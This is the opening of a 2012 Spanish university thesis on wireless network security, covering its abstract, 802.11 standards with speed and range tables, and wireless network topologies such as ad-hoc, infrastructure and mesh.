2012

Seguridad y control en comunicaciones inalámbricas

Diego Escobar Arevalillo. 100061424

Tutor: Miguel Ángel Ramos González

10/07/2012

Título: Seguridad y control en comunicaciones inalámbricas

Autor: Diego Escobar Arevalillo

Tutor: Miguel Ángel Ramos González

EL TRIBUNAL

Presidente:

Vocal:

Secretario:

Realizado el acto de defensa y lectura del Proyecto Fin de Carrera el día 10 de Julio de 2012 en Leganés, en la Escuela Politécnica Superior de la Universidad Carlos III de Madrid, acuerda otorgarle la CALIFICACIÓN de

VOCAL

SECRETARIO PRESIDENTE

AGRADECIMIENTOS

Quiero expresar mi especial agradecimiento a mi familia, a mi abuela Alfonsa, a mis padres y a mi hermana. Gracias a vosotros soy lo que soy.

Mención especial para ti, Ire, que me diste el empujoncito que me faltaba retándome primero con el ciclo formativo, luego con la ingeniería técnica y por último con el curso de adaptación al grado, Muchas Gracias.

También para ti, papá, por darme cañita en los momentos que lo necesitaba y así potenciarme las ganas de continuar y no tirarme del barco, Gracias.

A ti, mamá, por tu apoyo constante y ayudándome como mejor podías, Gracias.

A mi tutor, Miguel Ángel Ramos González, sin usted no había sido posible esto, muchas gracias.

A mis amigos Víctor, Carlos, Ricardo, a mis amigos y compañeros de uni "Burrita", Facio, Aceves, Alfonso, Cobos, Nata, Ana, Bea, por aguantarme en mis rayaduras y por las risas y fiestas que hemos vivido.

Y a ti minia que me has apoyado durante esta última etapa, que aunque no te lo demuestre constantemente, ya sabes que para mí eres muy importante, Muchas Gracias.

RESUMEN

Durante los últimos años de mi etapa estudiantil universitaria en la Universidad Carlos III de Madrid, me ha despertado especial atención el tema de la auditoria y seguridad, en especial los temas que a continuación vamos a tratar. La auditoría inalámbrica.

Como objetivo de mi proyecto pretendo dar a conocer a cualquier persona, empresa o institución que posea un Sistema de red inalámbrica los peligros que conlleva tener un sistema que no esté controlado y debidamente asegurado.

En la documentación que voy a aportar quiero expresar la verdadera importancia y el auge que están teniendo las redes inalámbricas.

Con el paso de los días podemos ir observando como estas, van incrementando tanto en restaurantes, centros comerciales, empresas, universidades, etc. Con las redes inalámbricas, lo que se pretende es tener las mismas funcionalidades que las redes cableadas, pero con un menor coste, mayor elasticidad y ligereza.

Por otro lado voy a mostrar la topología y el modo de funcionamiento básico, con esto se va a comprender mejor porque, para la instalación de una red inalámbrica, a pesar de tener numerosas ventajas, estas presentan un problemas de seguridad, que solventaremos utilizando mecanismos de cifrado para garantizar la confidencialidad.

Analizaremos los diferentes tipos de ataques (tanto pasivos, como activos), los métodos para captar redes inalámbricas inseguras, la utilización de herramientas para descifrar redes.

Comprobaremos en detalle los diferentes mecanismos de cifrados WEP (Wired Equivalent Protocol), WPA (Wi-Fi Protected Access), WPA2, mecanismos de filtrado de MAC SSID, sistemas IDS (Sistemas de detección de intrusos), etc.

Para finalizar una vez realizado el análisis anterior trataremos de dar una serie de pautas que nos ayudaran a mantener la seguridad de nuestra red inalámbrica y a realizar un diseño óptimo de la red.

ABSTRACT

During the last years of my time university student at the University Carlos III Madrid, the issue of security and audit it woke me special attention, especially the issues then we will try. The wireless audit.

Like aim of my project I want to inform any person, company or institution that has a wireless network system of the dangers of having a system that is not controlled and adequately protected.

The documentation that I will bring I want to express the true significance and the boom being experienced by wireless networks.

With the passage of time we can be observed how this one is growing up in restaurants, shopping centers, universities, etc. With the wireless networking, the aim is to have the same features as wired networks, but with a lower cost, greater flexibility and lightness.

On the other hand I will show the topology and basic operating mode, with this is better understood why for the installation of a wireless network, despite having numerous advantages, they present a safety problem, but if we use encryption mechanisms, we solve to ensure confidentiality.

We will analyze the different types of attacks (both passive and active), the methods to capture unsafe wireless networks, the use tools to crack networks.

We will check in detail the different mechanisms of encrypted WEP (Wired Equivalent Protocol), WPA (Wi-Fi Protected Access), WPA2, MAC filtering mechanisms SSID, IDS (intrusion detection systems, etc.).

To finish when the above analysis are ended, we will try to give a set of guidelines to help us maintain the security of our wireless network and to an optimal network design.

INDICE

ÍNDICE DE TABLAS

TABLA DE ILUSTRACIONES

1. Introducción

En la introducción vamos a realizar una breve definición de lo que es el término red inalámbrica (Wireless network en inglés). Es un término que se utiliza en informática para distinguir la conexión de nodos sin necesidad de una conexión física o conexión por medio de cables. La transmisión de datos y la recepción de la misma se efectúan a través de puertos y por medio de ondas electromagnéticas.


Como ventaja principal de este tipo de redes aparece en los costes, ya que prescinde del cable y de las conexiones físicas entre los distintos nodos, por otro lado una gran desventaja es la seguridad que requiere, ya que debemos estar bien protegidos frente a los intrusos, para ello es necesario que nuestra seguridad sea robusta.

Actualmente las redes inalámbricas son una de las tecnologías más competitivas.

Categorías [1]

Existen dos categorías de las redes inalámbricas.

- *Larga distancia:* Esta categoría se utiliza para englobar a las redes que utilizamos para distancias grandes tales, como otra ciudad u otro país.
- *Corta distancia:* Esta categoría se utiliza para englobar a las redes que utilizamos para distancias cortas tales, como las que aparecen en un mismo edificio o en varios edificios cercanos no muy retirados.



	PAN	LAN	MAN	WAN
Estandar	Bluetooth	802.11 a, b ,g ,n HiperLAN	802.11, LMDS	GSM,GPRS,CDMA, 2.5G, 3G, HSDPA
Velocidad	<1Mbps	2 a 600Mbps	>22Mbps	10kbps a 7,2Mbps
Rango(metros)	Corto alcance	Medio alcance	Medio-largo alcance	Largo alcance
Aplicaciones	p2p, d2d	Redes para empresa	Sistema de tratamiento de mensajes, Acceso y transferencia de ficheros	PDAS,Smartphones,etc

Ilustración 1. Clasificación de redes inalámbricas

Cobertura y estándares. [1]

Según su cobertura, se pueden clasificar en diferentes tipos:

Wireless Personal Area Network (WPAN)

En cuanto a WPAN o redes de cobertura personal, nos encontramos con tecnologías tales como HomeRF (es un estándar que nos permite conectar todos los dispositivos de la casa, como pueden ser los teléfonos y ordenadores mediante un receptor central.); RFID (es un sistema remoto de almacenamiento y recuperación de datos con el propósito de transmitir la identidad de un objeto, mediante ondas de radio); ZigBee (basado en la especificación IEEE 802.15.4 y utilizado en domótica); Bluetooth (es un protocolo basado en la especificación IEEE 802.15.1).

Wireless Local Area Network (WLAN)

Si hablamos de WLAN o redes de área local nos encontramos con tecnologías tales como HIPERLAN (es un estándar basado en el IEEE 802.11 perteneciente al ETSI cuyas siglas en ingles son "High Performance Radio LAN").

Wireless Metropolitan Area Network (WMAN)

En el apartado de WMAN o redes de área metropolitana, tratamos las redes que se basan en la tecnología WiMAX (es un estándar basado en la norma IEEE 802.16, cuyas siglas son "Worldwide Interoperability for Microwave Access" y se asemeja al protocolo WIFI, pero con mayor cobertura y mayor ancho de banda. También las redes que se basan en otras tecnologías tales como LMDS (Local Multipoint Distribution Service).

Wireless Wide Area Network (WWAN)

Por último hablaremos de las WWAN o redes inalámbricas de área amplia como aquellas que utilizan tecnología basada en WiMAX, UMTS (Universal Mobile Telecommunications System), GSM, GPRS, EDGE, CDMA2000, CDPD, Mobitex, HSPA, HSDPA, 3G para transferir los datos, LMDS y Wi-Fi.




Ilustración 2. Cobertura y Estándares

Como este proyecto se va a centrar en las WLAN, a continuación vamos a explicarlas en detalle.

El IEEE 802.11 nos va a definir las características de una red de área local inalámbrica (WLAN). Wi-Fi es el grupo que nos va a asegurar responder la afinidad entre dispositivos que utilizan el estándar 802.11.

Una red Wi-Fi se define así porque es una red que cumple con el estándar 802.11.

Ilustración 3. Logotipo Wi-Fi

Con esta tecnología podemos crear redes inalámbricas con una velocidad elevada, todo ello se consigue siempre que el dispositivo que utilicemos para realizar la conexión no esté muy alejado o aislado del punto de acceso.

En el caso práctico, este tipo de redes admite Smartphones, PDAS, Equipos de sobremesa, ordenadores portátiles, o cualquier otro tipo de dispositivo de alta velocidad cuyas propiedades permitan una conexión dentro de un radio de 10 a 50 metros en lugares cerrados o de un radio de cientos de metros al aire libre.

Hoy en día los diferentes proveedores de acceso, están empezando a dar cobertura las áreas con una gran concentración de usuarios (como son aeropuertos, hoteles, estaciones de autobús y trenes) con redes inalámbricas.

Introducción a Wi-Fi (802.11)

El estándar 802.11 establece la capa física y la capa de enlace de datos del modelo OSI para las conexiones inalámbricas.

La capa física ofrece DSSS, FHSS e Infrarrojo. Esta capa delimita la modulación de las ondas de radio y las características de señalización utilizadas para transmitir datos.

La capa de enlace de datos se compone por la subcapa (LCC) o subcapa de *control de enlace lógico* y por la subcapa (MAC) o subcapa de *control de acceso al medio*. Esta capa define la interfaz entre el bus del equipo y la capa física, en particular un método de acceso parecido al utilizado en el estándar Ethernet, y las reglas para la comunicación entre las estaciones de la red.

Capa de enlace de datos (MAC)	802.2
	802.11
Capa física (PHY)	DSSS | FHSS | Infrarrojo

Tabla 1. Capa de enlace y Capa Física

Estándares Wi-Fi

El 802.11 aparece como el primero de los estándares que nos permite un ancho de banda de hasta 2 Mbps. Este estándar se ha ido modificando para optimizar y conseguir mayor ancho de banda (incluyendo también 802.11a, 802.11b, 802.11g, 802.11n) y para garantizar mayor seguridad o compatibilidad.

802.11n es una propuesta de modificación al estándar IEEE 802.11-2007 para mejorar significativamente el rendimiento de la red más allá de los estándares anteriores, tales como 802.11b y 802.11g, con un incremento significativo en la velocidad máxima de transmisión de 54 Mbps a un máximo de 600 Mbps. Actualmente la capa física soporta una velocidad de 300Mbps, con el uso de dos flujos espaciales en un canal de 40 MHz. Dependiendo del entorno, esto puede traducirse en un rendimiento percibido por el usuario de 100Mbps. [2]

Nombre del estándar	Nombre	Descripción
802.11a	Wifi5	El estándar 802.11 (llamado WiFi 5) admite un ancho de banda superior (el rendimiento total máximo es de 54 Mbps aunque en la práctica es de 30 Mpbs). El estándar 802.11a provee ocho canales de radio en la banda de frecuencia de 5 GHz.
802.11b	Wifi	El estándar 802.11 es el más utilizado actualmente. Ofrece un rendimiento total máximo de 11 Mpbs (6 Mpbs en la práctica) y tiene un alcance de hasta 300 metros en un espacio abierto. Utiliza el rango de frecuencia de 2,4 GHz con tres canales de radio disponibles.
802.11c	Combinación del 802.11 y el 802.1d	El estándar combinado 802.11c no ofrece ningún interés para el público general. Es solamente una versión modificada del estándar 802.1d que permite combinar el 802.1d con dispositivos compatibles 802.11 (en el nivel de enlace de datos).
802.11d	Internacionalización	El estándar 802.11d es un complemento del estándar 802.11 que está pensado para permitir el uso internacional de las redes 802.11 locales. Permite que distintos dispositivos intercambien información en rangos de frecuencia según lo que se permite en el país de origen del dispositivo.
802.11e	Mejora de la calidad del servicio	El estándar 802.11e está destinado a mejorar la calidad del servicio en el nivel de la *capa de enlace de datos*. El objetivo del estándar es definir los requisitos de diferentes paquetes en cuanto al ancho de banda y al retardo de transmisión para permitir mejores transmisiones de audio y vídeo.
802.11f	Itinerancia	El 802.11f es una recomendación para proveedores de puntos de acceso que permite que los productos sean más compatibles. Utiliza el *protocolo IAPP* que le permite a un usuario itinerante cambiarse claramente de un punto de acceso a otro mientras está en movimiento sin importar qué marcas de puntos de acceso se usan en la infraestructura de la red. También se conoce a esta propiedad simplemente como *itinerancia*.
802.11g		El estándar 802.11g ofrece un ancho de banda elevado (con un rendimiento total máximo de 54 Mbps pero de 30 Mpbs en la práctica) en el rango de frecuencia de 2,4 GHz. El estándar 802.11g es compatible con el estándar anterior, el 802.11b, lo que significa que los dispositivos que admiten el estándar 802.11g también pueden funcionar con el 802.11b.
802.11h		El estándar *802.11h* tiene por objeto unir el estándar 802.11 con el estándar europeo (HiperLAN 2, de ahí la *h* de 802.11h) y cumplir con las regulaciones europeas relacionadas con el uso de las frecuencias y el rendimiento energético.
802.11i		El estándar *802.11i* está destinado a mejorar la seguridad en la transferencia de datos (al administrar y distribuir claves, y al implementar el cifrado y la autenticación). Este estándar se basa en el *AES* (estándar de cifrado avanzado) y puede cifrar transmisiones que se ejecutan en las tecnologías 802.11a, 802.11b y 802.11g.
802.11Ir		El estándar *802.11r* se elaboró para que pueda usar señales infrarrojas. Este estándar se ha vuelto tecnológicamente obsoleto.
802.11j		El estándar *802.11j* es para la regulación japonesa lo que el 802.11h es para la regulación europea.

Tabla 2. Estandares Wifi

Estándares Físicos

Los estándares físicos son modificaciones del estándar 802.11 y aplican de modos diferentes, como consecuencia de esto se conseguirán diferentes velocidades de transferencia, según el rango en el que operen.

Estándar	Frecuencia	Velocidad	Rango
WiFi A (802.11a)	5 GHz	54 Mbit/s	10 m
WiFi B (802.11b)	2,4 GHz	11 Mbit/s	100 m
WiFi G (802.11g)	2,4 GHz	54 Mbit/s	100 m
WiFi N (802.11n)	2,4 GHz y 5,4 GHz (Simultáneamente)	600 Mbit/s	300 m

Tabla 3. Rango y flujo de datos

802.11a

Este estándar permite una velocidad máxima de hasta 54 Mbps, lo que nos indica que es más rápido que el estándar 802.11b (5 veces más) y trabaja en un rango de 30 metros aproximadamente. El estándar 802.11a se basa en la tecnología llamada OFDM (multiplexación por división de frecuencias ortogonales). Por último indicar que este estándar se transmite en un rango de frecuencia de 5 GHz y maneja 8 canales no superpuestos.

Una vez explicado lo anterior podemos deducir que se presentan incompatibilidades entre los dispositivos que utilizan el estándar 802.11a y los dispositivos con el estándar 802.11b. Por otro lado nos podemos encontrar con dispositivos hardware que integren ambos chip y sean compatibles con ambos, a los que se conoce como dispositivos de "banda dual". [3]

Velocidad hipotética (en entornos cerrados)	Rango
54 Mbit/s	10 m
48 Mbit/s	17 m
36 Mbit/s	25 m
24 Mbit/s	30 m
12 Mbit/s	50 m
6 Mbit/s	70 m

Tabla 4. 802.11a

802.11b

Este estándar permite una velocidad máxima de hasta 11 Mbps, y trabaja en un rango de hasta unos 400 metros, de los cuales, en entornos cerrados, el rango es de hasta unos 100 metros y al aire libre de hasta 300 metros. [4]

Velocidad hipotética	Rango (en entornos cerrados)	Rango (al aire libre)
11 Mbit/s	50 m	200 m
5,5 Mbit/s	75 m	300 m
2 Mbit/s	100 m	400 m
1 Mbit/s	150 m	500 m

Tabla 5. 802.11b

802.11g

Opera con una velocidad máxima de transferencia de datos de 54 Mbps. Este estándar trabaja en un rango de hasta unos 70 metros en entornos cerrados y de más de 300 metros al aire libre. [5]

Velocidad hipotética	Rango (en entornos cerrados)	Rango (al aire libre)
54 Mbit/s	27 m	75 m
48 Mbit/s	29 m	100 m
36 Mbit/s	30 m	120 m
24 Mbit/s	42 m	140 m
18 Mbit/s	55 m	180 m
12 Mbit/s	64 m	250 m
9 Mbit/s	75 m	350 m
6 Mbit/s	90 m	400 m

Tabla 6. 802.11g

802.11n

IEEE 802.11n está construido basándose en estándares previos de la familia 802.11, agregando Multiple-Input Multiple-Output (MIMO) y unión de interfaces de red (Channel Bonding), además de agregar tramas a la capa MAC.

MIMO es una tecnología que usa múltiples antenas transmisoras y receptoras para mejorar el desempeño del sistema, permitiendo manejar más información (cuidando la coherencia) que al utilizar una sola antena. Dos beneficios importantes que provee a 802.11n, son la diversidad de antenas y el multiplexado espacial.

La tecnología MIMO depende de señales multiruta. Las señales multiruta son señales reflejadas que llegan al receptor un tiempo después de que la señal de línea de visión (line of sight, LOS) ha sido recibida. En una red no basada en MIMO, como son las redes 802.11a/b/g, las señales multiruta son percibidas como interferencia que degradan la habilidad del receptor de recobrar el mensaje en la señal. MIMO utiliza la diversidad de las señales multirutas para incrementar la habilidad de un receptor de recobrar los mensajes de la señal. [6]

Velocidad hipotética	Rango (en entornos cerrados)	Velocidad hipotética	Rango (al aire libre)
7,2 Mbit/s	70m	15 Mbit/s	250 m
14,4 Mbit/s	90m	30 Mbit/s	330 m
21.7 Mbit/s	120m	45 Mbit/s	410 m
28.9 Mbit/s	150m	60 Mbit/s	490 m
43.3 Mbit/s	180m	90 Mbit/s	570 m
57.8 Mbit/s	200m	120 Mbit/s	650 m
65 Mbit/s	210m	135 Mbit/s	730 m
72 Mbit/s	230m	150 Mbit/s	820 m

Tabla 7. 802.11n

2. Definición Topología de red y tipos

Topología de red se suele utilizar para referirse a la disposición geométrica de las estaciones o nodos de una red, su conexión y al trayecto seguido por las señales a través de la conexión física. Podemos decir que una topología de red es la disposición o configuración de los diferentes componentes de una red y la forma en que se ubica la información.

Las topologías, se crearon o se desarrollaron a raíz de que se quería establecer un orden para evitar el caos que se crearía en las estaciones de una red que fuesen creadas de forma aleatoria. La topología tiene como primordial objetivo hallar el que todos los usuarios pueden conectarse a todos los recursos de red de la manera más barata y eficiente; al mismo tiempo capacita la red para agradar las demandas de los usuarios con un tiempo de red lo más reducido posible.

Para determinar que topología resulta más eficiente para una red, se deben tener en cuenta cuantiosos parámetros, como el tipo de acceso físico, el número de máquinas que se van a conectar, etc.

Diferenciamos dos aspectos: *Topología física* y *Topología lógica*. [7]




Ilustración 4. Topologías de red

Topología física

Se refiere a la disposición física de las máquinas, los dispositivos de red. Dentro de este tipo de tipología podemos diferenciar 2 tipos conexiones: *punto a punto* y *multipunto*.

En las conexiones punto a punto aparecen conexiones entre pares de estaciones contiguas, sin estaciones intermedias.

Ilustración 5. Conexión Punto a Punto, con una Red de Área Local Inalámbrica (WLAN)

Se suele utilizar para establecer, comunicaciones de un edificio a otro por ejemplo.




Ilustración 6. Conexión punto a punto entre edificios

Las conexiones multipunto estas solo cuentan con un único canal de conexión, por lo que se comparte por todas las estaciones de la red. Cualquier dato o conjunto de datos que envíe una estación, será recibido por todas estaciones.




Ilustración 7. Conexión Punto-Multipunto, con una Red de Área Local Inalámbrica (WLAN)

Suelen utilizarse donde hay un equipo base o central y todos trasmiten a él. Sería la solución para enlazar una matriz y sucursales

Ilustración 8. Conexión Multipunto entre sede central y puntos

La topología lógica

Llamamos así a la forma mediante la cual las estaciones realizan su comunicación a través de un medio físico. Estas estaciones se comunicaran de forma directa o indirecta dependiendo del contexto de cada momento.

Tipos de topologías:

Atendiendo a topología lógica, distinguimos 3 tipos:

- Ad-hoc
- Infraestructura
- Mesh

Ad-Hoc: utilizamos ad-hoc cuando queremos conectar equipos o dispositivos inalámbricos entre sí y formar una red punto a punto, con esto conseguiremos una red en la que cada uno de los equipos que pertenezcan a esta, funcionarán como cliente y como punto de acceso de forma simultánea.

A esta configuración la llamaremos IBSS o conjunto de servicio básico independiente.

El conjunto de servicio básico independiente, es una red que se compone de como mínimo de dos estaciones y no utiliza ningún punto de acceso, por eso este servicio crea una red transitoria que les permitirá a los usuarios, que estén utilizando este servicio, el intercambio de datos.

En estas redes el rango de conjunto de servicio básico, también llamado BSS está determinado, por el rango de cada estación. Esto nos viene a decir que si dos estaciones de la red están fuera del alcance de la otra, no podrán comunicarse con ella, y por lo tanto no podrán ver a las demás. A diferencia del modo Infraestructura (que veremos a continuación), es una red inalámbrica restringida, ya que no tiene un sistema de distribución que pueda mandar tramas desde una estación a otra.

Ilustración 9. Esquema de una conexión a Internet mediante redes Ad-Hoc y puentes de red

Infraestructura: manejaremos infraestructura cuando queramos conectar dispositivo o estación (EST) informática a través de un enlace inalámbrico. Al conjunto de los dispositivos situados en el área de cobertura y el punto de acceso se les denomina BBS o conjunto de servicio básico. El modo infraestructura tiene un identificador BSSID y este corresponde al punto de acceso de la dirección MAC.




Ilustración 10. Esquema de conexión Infraestructura 1

Para formar un Servicio Extendido (ESS), necesitaremos conectar varios puntos de acceso con un sistema de distribución. Este sistema puede estar formado o bien de forma inalámbrica o bien por un cable entre dos puntos de acceso.




Ilustración 11. Esquema de conexión Infraestructura 2

Un sistema de servicio extendido está formado por un identificador del conjunto denominado ESSID de 32 caracteres, además nos da el nombre de la red y nos sirve para que una estación pueda conectarse a nosotros, ya que si no sabe el ESSID no sabría donde debería conectarse.

Dependiendo de la calidad de señal el adaptador de red de nuestro equipo, identificará el punto de acceso con mejor señal y se cambiará a este. Los sistemas de distribución nos van a permitir que los diferentes puntos de acceso se comuniquen entre sí para intercambiar información, con esto conseguimos una comunicación transparente entre puntos de acceso.

Mesh: llamaremos mesh a la composición de dos topologías de las redes inalámbricas, la topología *Ad-hoc* y la topología *infraestructura*. Esencialmente las redes que utilizan esta topología son redes con topología de infraestructura pero que permiten unirse a la red a dispositivos que a pesar de estar fuera del rango de cobertura de los puntos de acceso están dentro del rango de cobertura de alguna tarjeta de red (TR) que directamente o indirectamente está dentro del rango de cobertura de un punto de acceso (PA).

En esta topología vamos a permitir la comunicación de diferentes tarjetas de red sea cual sea su punto de acceso. Con esto sabemos que las tarjetas de red en lugar de enviar los paquetes al punto de acceso, pueden enviárselos a otras para que lleguen a su destino.

Para que se pueda trabajar será preciso establecer un protocolo de enrutamiento que nos apruebe la transmisión de información desde el origen al destino con el menor número de saltos posibles. Además veremos que si se nos cae un nodo no se producirá la caída de la red, por lo que vemos que es resistente a fallos. [8]




Ilustración 12. Esquema de conexión Topología Mesh

